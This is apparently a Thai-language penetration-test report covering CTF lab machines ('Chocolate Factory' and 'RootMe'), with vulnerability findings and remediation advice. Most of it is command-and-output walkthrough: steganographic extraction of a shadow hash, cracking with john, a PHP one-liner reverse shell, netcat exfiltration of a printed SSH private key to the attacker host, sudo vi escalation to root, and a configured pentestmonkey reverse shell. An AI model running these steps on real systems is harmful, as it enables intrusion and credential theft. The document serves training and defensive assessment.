
```
(kali@kali)-[~]
$ steghide extract -sf gum_room.jpg
Enter passphrase:
wrote extracted data to "b64.txt".

(kali@kali)-[~]
$ cat b64.txt|base64 -d
daemon*:18380:0:99999:7 :::
bin*:18380:0:99999:7 :::
sys*:18380:0:99999:7 :::
sync*:18380:0:99999:7 :::
games*:18380:0:99999:7 :::
man*:18380:0:99999:7 :::
lp*:18380:0:99999:7 :::
mail*:18380:0:99999:7 :::
news*:18380:0:99999:7 :::
uucp*:18380:0:99999:7 :::
proxy*:18380:0:99999:7 :::
www-data*:18380:0:99999:7 :::
backup*:18380:0:99999:7 :::
list*:18380:0:99999:7 :::
irc*:18380:0:99999:7 :::
```


10. หลังจากการถอดรหัส base64 จากไฟล์ b64.txt ที่อยู่ในภาพ gum_room.jpg ได้ค่า hash ของรหัสผ่าน ซึ่ง \$6\$...
ที่ได้รับมาคือรหัสผ่านแบบแฮชที่ใช้ SHA 512 ในการเข้ารหัส

```
statd*:18451:0:99999:7:::
_gvm*:18496:0:99999:7:::
charlie:$6$CZJnCPeQWp9/jpNx$khGlFdICJnr8R3JC/jTR2r7DrbFLp8zq8469d3c0.zuKN4se61F0bwWGxcHZq02RJHkkl1jjPYeeGyI
JWE82X/:18535:0:99999:7:::
```


11. Copy ค่าที่ถูกเข้ารหัสด้วย SHA 512 มาสร้างไฟล์ โดยใช้ nano passwd.txt




12. นำไฟล์ passwd.txt มาถอดรหัสด้วย john --wordlist และได้รับรหัสออกมาดังรูป

```
(kali@kali)-[~/Downloads]
$ john --wordlist=/usr/share/wordlists/rockyou.txt passwd.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:17 1.42% (ETA: 10:53:16) 0g/s 3114p/s 3114c/s 3114C/s lospollitos..lion01
0g 0:00:01:18 1.44% (ETA: 10:53:15) 0g/s 3112p/s 3112c/s 3112C/s iloveyou54..hyolee
cn7824 (charlie)
1g 0:00:05:47 DONE (2025-05-19 09:28) 0.002874g/s 2829p/s 2829c/s 2829C/s cocker6..cn123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


13. นำมาเข้าสู่ website ซึ่งเปิดอยู่ด้วย port 80 ผ่าน IP ที่ได้รับมา



14. กรอกข้อมูล username: charlie password: cn7824 จะทำให้เข้ามาที่หน้า home.php



15. แล้วลองใช้คำสั่ง ls เพื่อทดลองการรัน command ว่าได้อะไรออกมาหรือไม่



16. หลังจากนั้นใช้คำสั่ง เพื่อทำการ Reverse shell เข้าไปที่ Port 4444 ตามคำสั่งดังต่อไปนี้

```
php -r '$sock=fsockopen("10.4.9.177",4444);exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
(kali㉿kali)-[~]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.4.9.177] from (UNKNOWN) [10.10.193.212] 34772
/bin/sh: 0: can't access tty; job control turned off
$
```

17. ใช้คำสั่ง `python3 -c 'import pty;pty.spawn("/bin/bash")' export TERM=xterm` เพื่อให้ shell เสถียรและเข้าใจง่ายขึ้น

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")' export TERM=xterm
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

www-data@chocolate-factory:/var/www/html$
```

18. `cd /home` เพื่อเข้าไปดูไฟล์ของเครื่องว่ามีอะไรบ้าง

```
www-data@chocolate-factory:/var/www/html$ cd /home
cd /home
www-data@chocolate-factory:/home$ ls
ls
charlie
www-data@chocolate-factory:/home$
```

19. ทำการดูไฟล์ที่หน้า `/home` พบว่ามี `charlie` เลย `cd charlie` เข้าไปดูและทำการดูไฟล์ภายใน `charlie` พบไฟล์ `teleport`, `teleport.pub` และ `user.txt` เนื่องจาก `user.txt` น่าสงสัยจึงลองใช้คำสั่ง `cat user.txt` เพื่อดูไฟล์

```
www-data@chocolate-factory:/home$ ls
ls
charlie
www-data@chocolate-factory:/home$ cd charlie
cd charlie
www-data@chocolate-factory:/home/charlie$ ls
ls
teleport teleport.pub user.txt
www-data@chocolate-factory:/home/charlie$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
www-data@chocolate-factory:/home/charlie$
```

20. พบว่า use.txt ไม่สามารถดูได้จึงลอง cat ไฟล์ อื่นดูและพบว่า teleport นั้นคือ Private key ของเป้าหมาย จึงจะทำการ ดาวน์โหลด ไฟล์ teleport

```
www-data@chocolate-factory:/home/charlie$ cat teleport
cat teleport
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA4adrPc3Uh98RYDrZ8CUBDgWLENUybF60lMk9YQOBDR+gpuRW
1AzL12K35/Mi3Vwtp0NSwmlS7ha4y9sv2kPXv8lF0mLi1FV2hq1QLw/unnEFwUb
L4KBqBemIDefV5pxMmCqqguJXIzkzklAIXNYhfxLr8cBS/HJoh/7qmLqrDoXNhwYj
B3zgov7RUtk15Jv11D0Itsyr54pvYhCQgdoorU7l42EZJayIomHKon1jkoofd1/oY
f0Bwgz6J0LNH1jFJoyIZg20mEhnSjUltZ9mSzmQyv3M4AORQo3ZeLb+zbnSJycEE
RaObPlb0dRy3KoN79lt+dh+jSg/dM/TYYe5L4wIDAQABAoIBAD2TzjQDYyfgu4Ej
Di32Kx+Ea7qgMy5XebfQYquCpUjLhK+GSBt9knKoQb90HgmCCgNG3+Klkzfdg3g9
zAU1kxDxFx2d6ex2rJMqdSpGkrsx5HwlsaU0oWATpkkFJt3TcSNlITquQVDe4tF
w8JxvJpMs445CWxSXCwgaCxdZCiF33C0CtVw6zvOdF6Mo0imVZF36UkXI2FmdZFl
kR7MGsagAwRn1moCvQ7lNpYcqDDnf6jKnX5Sk83R5bVAAjV6ktZ9uEN8NItM/ppZ
j4PM6/IIPw2jQ8WzUoi/JG7aXJnBE4bm53qo2B4oVu3PihZ7tKkLZq30clrrkbn2
EY0ndcECgYEA/29MMD3FEYcMCy+KQfEU2h9manqQmRMDaBHkajq20KvGvnT1U/T
RcbPNBaQMoSj6YrVhvgY3xtEdEHBBJ05qnq8TsLaSovQZxDifaGTaLaWgswc0biF
uAKE2uKcpVCTsewbJyNewwTLjhV9mMyn/piAtRlGXkzeyZ9/muZdtesCgYEA4idA
KuEj2FE7M+MM/+ZeizVlJkSNbiYYUPuDcsoWYxQCp0q8HmtjyAQizKo6DLXIPCCQ
RZSvmU1T3nk9MoTgDjkN01xxbF2N7ihNbkHj0ffod+zKNQbvzIDA4Q2owpeHZL19
znQV98mrRaYDb5YsaEj0YoKfb8xhZJPyEb+v6+kCgYAZwE+vAVsvtCyrqARJN5PB
la70h0Kym+8P3Zu5fI0Iw8VBc/Q+KgkDnNJgzvGElkisD7oNHFKMmYQIMetvE7GB
FVSMoCo/n67H5TTgm3zX7qhn0UoKfo7EiUR5iKUAKYpfxnTKUK+IW6ME2vfJgsBg
82DuYPjuItPHAdRseLLyNwKBgH77Rv5Ml9HYGoPR0vTEpwrhI/N+WaMlZLXj4zTK
37MWAZ9nqSTza31dRSTh1+NAq00HjTpkeAx97L+YF5KMJToXMqTIDS+pgA3fRamv
ySQ9XJwpuSFFGdQb7co73ywT5QPdmgwYBlWxOKfMxVUcXybW/9FoQpmFipHsuBjb
Jq4xAoGBAIQnMPLpKqBk/ZV+HXmdJYSrf2MACWwL4pQ09bQUeta0rZA6iQwvLrkM
Qxg3lN2/1dnebKK5lEd2qFP1WLQUJqypo5TznXQ7tv0Uuw7o0cy5XNMFVwn/BqQm
G2QwOAGbsQHcI0P19XgHTOB7Dm69rP9j1wIRBOF7iGfwhWdi+vln
-----END RSA PRIVATE KEY-----
www-data@chocolate-factory:/home/charlie$
```

21. ด้วยการทำการ Revers shell อีกครั้งจากเครื่องเป้าหมายกลับไปเครื่องที่โจมตี

```
www-data@chocolate-factory:/home/charlie$ nc 10.4.9.177 1234 < teleport
nc 10.4.9.177 1234 < teleport
```

```
File Actions Edit View Help
(kali@kali)-[~]
$ nc -nvlp 1234 > teleport
listening on [any] 1234 ...
connect to [10.4.9.177] from (UNKNOWN) [10.10.193.212] 42154
```

22. เมื่อสำเร็จแล้วลอง ls ดูไฟล์ภายในเครื่องจะพบไฟล์ teleport ภายในเครื่อง

```
(kali@kali)-[~]
$ ls
b64.txt Documents gum_room.jpg Pictures teleport Videos
Desktop Downloads Music OK! del Public Ne Templates
2022-05-19_10:00:26_Control_Channel_5_TLSv1_3_cipher_TLSv1_3_TLS_Ar
```


23. ใช้คำสั่ง `chmod 600 teleport` ก่อนจะเข้า ssh เพื่อช่วยให้ไฟล์ `teleport` ที่ใช้ จำกัดสิทธิ์เฉพาะ เจ้าของไฟล์ เท่านั้น จึงจะทำให้ระบบ allow เราให้เข้าสู่เครื่องผ่าน private key ที่ได้มา

```
(kali㉿kali)-[~]
$ chmod 600 teleport

(kali㉿kali)-[~]
$ ssh -i teleport charlie@10.10.193.212
The authenticity of host '10.10.193.212 (10.10.193.212)' can't be established.
ED25519 key fingerprint is SHA256:WwycVD8zBUVfJS6sNVj192MU3Q7P4rylVnanjGx/Q5U.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
  ~/.ssh/known_hosts:3: [hashed name]
  ~/.ssh/known_hosts:4: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.193.212' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-115-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon May 19 20:05:28 UTC 2025

System load:  0.0          Processes:    687
Usage of /:   43.6% of 8.79GB Users logged in:  0
Memory usage: 34%         IP address for ens5: 10.10.193.212
Swap usage:  0%

Welcome to Willy
```

24. ใช้คำสั่ง `whoami` เช็กระดับสิทธิ์ของเราตอนนี้ พบว่าอยู่ในระดับสิทธิ์ User ชื่อ charlie

```
charlie@chocolate-factory:/$ whoami
charlie
charlie@chocolate-factory:/$
```

25. ตรวจสอบสิทธิ์คำสั่ง `sudo` ของผู้ใช้ชื่อ chalie ด้วยคำสั่ง `sudo -l` ผลลัพธ์คือผู้ใช้ charlie สามารถรันคำสั่ง `/usr/bin/vi` เพื่อให้ได้สิทธิ์ root โดยไม่ต้องใช้ password ได้

```
charlie@chocolate-factory:/$ sudo -l
Matching Defaults entries for charlie on chocolate-factory:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User charlie may run the following commands on chocolate-factory:
  (ALL : !root) NOPASSWD: /usr/bin/vi
```

26. จากการตรวจสอบที่พบสิทธิ์ของผู้ใช้ charlie ที่สามารถใช้คำสั่ง sudo vi -c '!/bin/sh' /dev/null ได้ จาก website gtfobins ด้วยการ search vi ในช่อง search ภายในเว็บไซต์

```
charlie@chocolate-factory:/$ whoami
charlie
charlie@chocolate-factory:/$ vi -c '!/bin/sh' /dev/null

$ whoami or write files outside a restricted file
charlie
$ sudo vi -c '!/bin/sh' /dev/null
```

27. หลังจากเข้าสู่สิทธิ์ root ด้วยการใช้คำสั่ง sudo vi -c '!/bin/sh' /dev/null เพื่ออัปเดต shell ให้ใช้งานได้ดีขึ้น และเข้าใจง่ายขึ้นใช้คำสั่งด้วยการใช้คำสั่ง python -c 'import pty;pty.spawn("/bin/bash")' และใช้คำสั่ง whoami เพื่อตรวจสอบว่าได้สิทธิ์ root

```
# whoami
root
# python -c 'import pty;pty.spawn("/bin/bash")'
TERM=xterm
root@chocolate-factory:/# python3 -c 'import pty;pty.spawn("/bin/bash")' export T
root@chocolate-factory:/# whoami
root
root@chocolate-factory:/#
```

28. ยกระดับสิทธิ์ได้สำเร็จ เข้าสู่ root shell และทำการตรวจสอบ directory และพบรายการ directory ทั้งหมด โดยเฉพาะการเข้าถึงโฟลเดอร์ root หมายความว่า shell นี้มีสิทธิ์ root

```
# python3 -c 'import pty;pty.spawn("/bin/bash")' export TERM=xterm
root@chocolate-factory:/# ls
bin    dev    initrd.img    lib64    mnt    root    snap    sys    var
boot   etc    initrd.img.old  lost+found  opt    run    srv    tmp    vmlinuz
cdrom  home  lib           media    proc   sbin    swap.img  usr    vmlinuz.old
root@chocolate-factory:/# cd root
```

29. เมื่อ cd root ได้แล้วทำการตรวจหาไฟล์ พบไฟล์ root.py จึง run ไฟล์ด้วยคำสั่ง python root.py ได้ดังรูป

```
print(mess)root@chocolate-factory:/root# python root.py
Enter the key: b'-VkgXhFf6sAEcAwRc6YR-SZbiuSb8ABXeQuvhcGSQzY='

You Are Now The
Owner Of
Chocolate
Factory

flag{cec59161d338fef787fcb4e296b42124}
root@chocolate-factory:/root#
```

Target3: Rootme

Vulnerability ID:	001
Vulnerability:	ตรวจพบการใช้งาน Web Service version เก่ามีช่องโหว่
Pathที่ได้รับผลกระทบ (ถ้ามี):	Port 80
ผลกระทบ:	Apache 2.4.29 บน Ubuntu มีช่องโหว่ที่รู้จัก เช่น CVE-2017-15715
ข้อเสนอแนะในการแก้ไข:	อัปเดต Apache และ OS ให้เป็นเวอร์ชันล่าสุด

Vulnerability ID:	002
Vulnerability:	การอัปโหลดไฟล์ php ด้วยนามสกุลปลอม เช่น .png.php5
Pathที่ได้รับผลกระทบ (ถ้ามี):	/panel, /uploads
ผลกระทบ:	สามารถ bypass การกรองไฟล์และอัปโหลด reverse shell ขึ้นเซิร์ฟเวอร์ ทำให้ attacker ได้ shell ในระดับ user
ข้อเสนอแนะในการแก้ไข:	ตรวจสอบ MIME type และ blacklist/whitelist ชื่อไฟล์ควรกำหนดให้ไฟล์เดอร์ uploads ไม่สามารถรันไฟล์ได้

Proof of concept

1. เริ่มต้นการตรวจสอบเป้าหมายอยู่ที่ IP Address : 10.10.107.116



Title	Target IP Address
RootMe	10.10.107.116


2. ทำการ nmap เพื่อแสกนหา port ที่เปิดอยู่ ด้วยคำสั่ง nmap -sV 10.10.107.116

ตรวจพบ Port เปิดอยู่ทั้งหมด 2 Port ได้แก่ 22 และ 80

```
(root@kali)-[/home/kali]
# nmap -sV 10.10.107.116
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-19 06:06 EDT
Nmap scan report for 10.10.107.116
Host is up (0.38s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/s
Nmap done: 1 IP address (1 host up) scanned in 13.45 seconds
```

3. เข้า website ผ่าน IP target 10.10.107.116 ที่ port 80 เนื่องจากเป็น Service http



4. ใช้คำสั่ง gobuster เพื่อ brute-force หา directory บนเว็บไซต์เป้าหมาย

```
(root@kali)-[/home/kali]
# gobuster dir -u http://10.10.107.116 -w /usr/share/dirb/wordlists/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.10.107.116
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/.hta (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/.htaccess (Status: 403) [Size: 278]
/css (Status: 301) [Size: 312] [→ http://10.10.107.116/css/]
/index.php (Status: 200) [Size: 616]
/js (Status: 301) [Size: 311] [→ http://10.10.107.116/js/]
/panel (Status: 301) [Size: 314] [→ http://10.10.107.116/panel/]
/server-status (Status: 403) [Size: 278]
/uploads (Status: 301) [Size: 316] [→ http://10.10.107.116/uploads/]
Progress: 4614 / 4615 (99.98%)
```


5. ตรวจพบ 2 Directory ที่สำคัญซ่อนอยู่เป็นการบ่งบอกว่าเว็บมีช่องทางอัปโหลดไฟล์ ซึ่งอาจใช้โจมตีได้ ดังนี้

5.1 ตรวจพบ URL: 10.10.107.116/panel ที่สามารถอัปโหลดไฟล์ไปยังเซิร์ฟเวอร์ได้



5.2 ตรวจพบ URL: 10.10.107.116/uploads เป็นที่เก็บไฟล์ทั้งหมดที่อัปโหลด




Index of /uploads

Name	Last modified	Size	Description
 Parent Directory		-	

Apache/2.4.29 (Ubuntu) Server at 10.10.107.116 Port 80

6. ตรวจสอบฟังก์ชัน Upload ที่ /panel พบว่าไม่อนุญาตให้อัปโหลด .php ได้



7. เตรียมไฟล์ Reverse Shell ใช้สคริปต์จาก Pentestmonkey: php-reverse-shell.php โดยการตั้งค่า IP เป็นเครื่องของ Attacker โดยผ่าน Listening Port เป็น 4444 ในไฟล์ให้เชื่อมกลับไปยังเครื่อง Attacker

```

*~/Desktop/php-reverse-shell-1.0/php-reverse-shell.php - Mousepad
File Edit Search View Document Help
[Icons] [Search] [Refresh] [Close] [Full Screen]
php-reverse-shell-1.0/php-reverse-shell.php: these are safety variables:
42 //
43 // Usage
44 // -----
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.4.9.117'; // CHANGE THIS
50 $port = 4444; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57

```

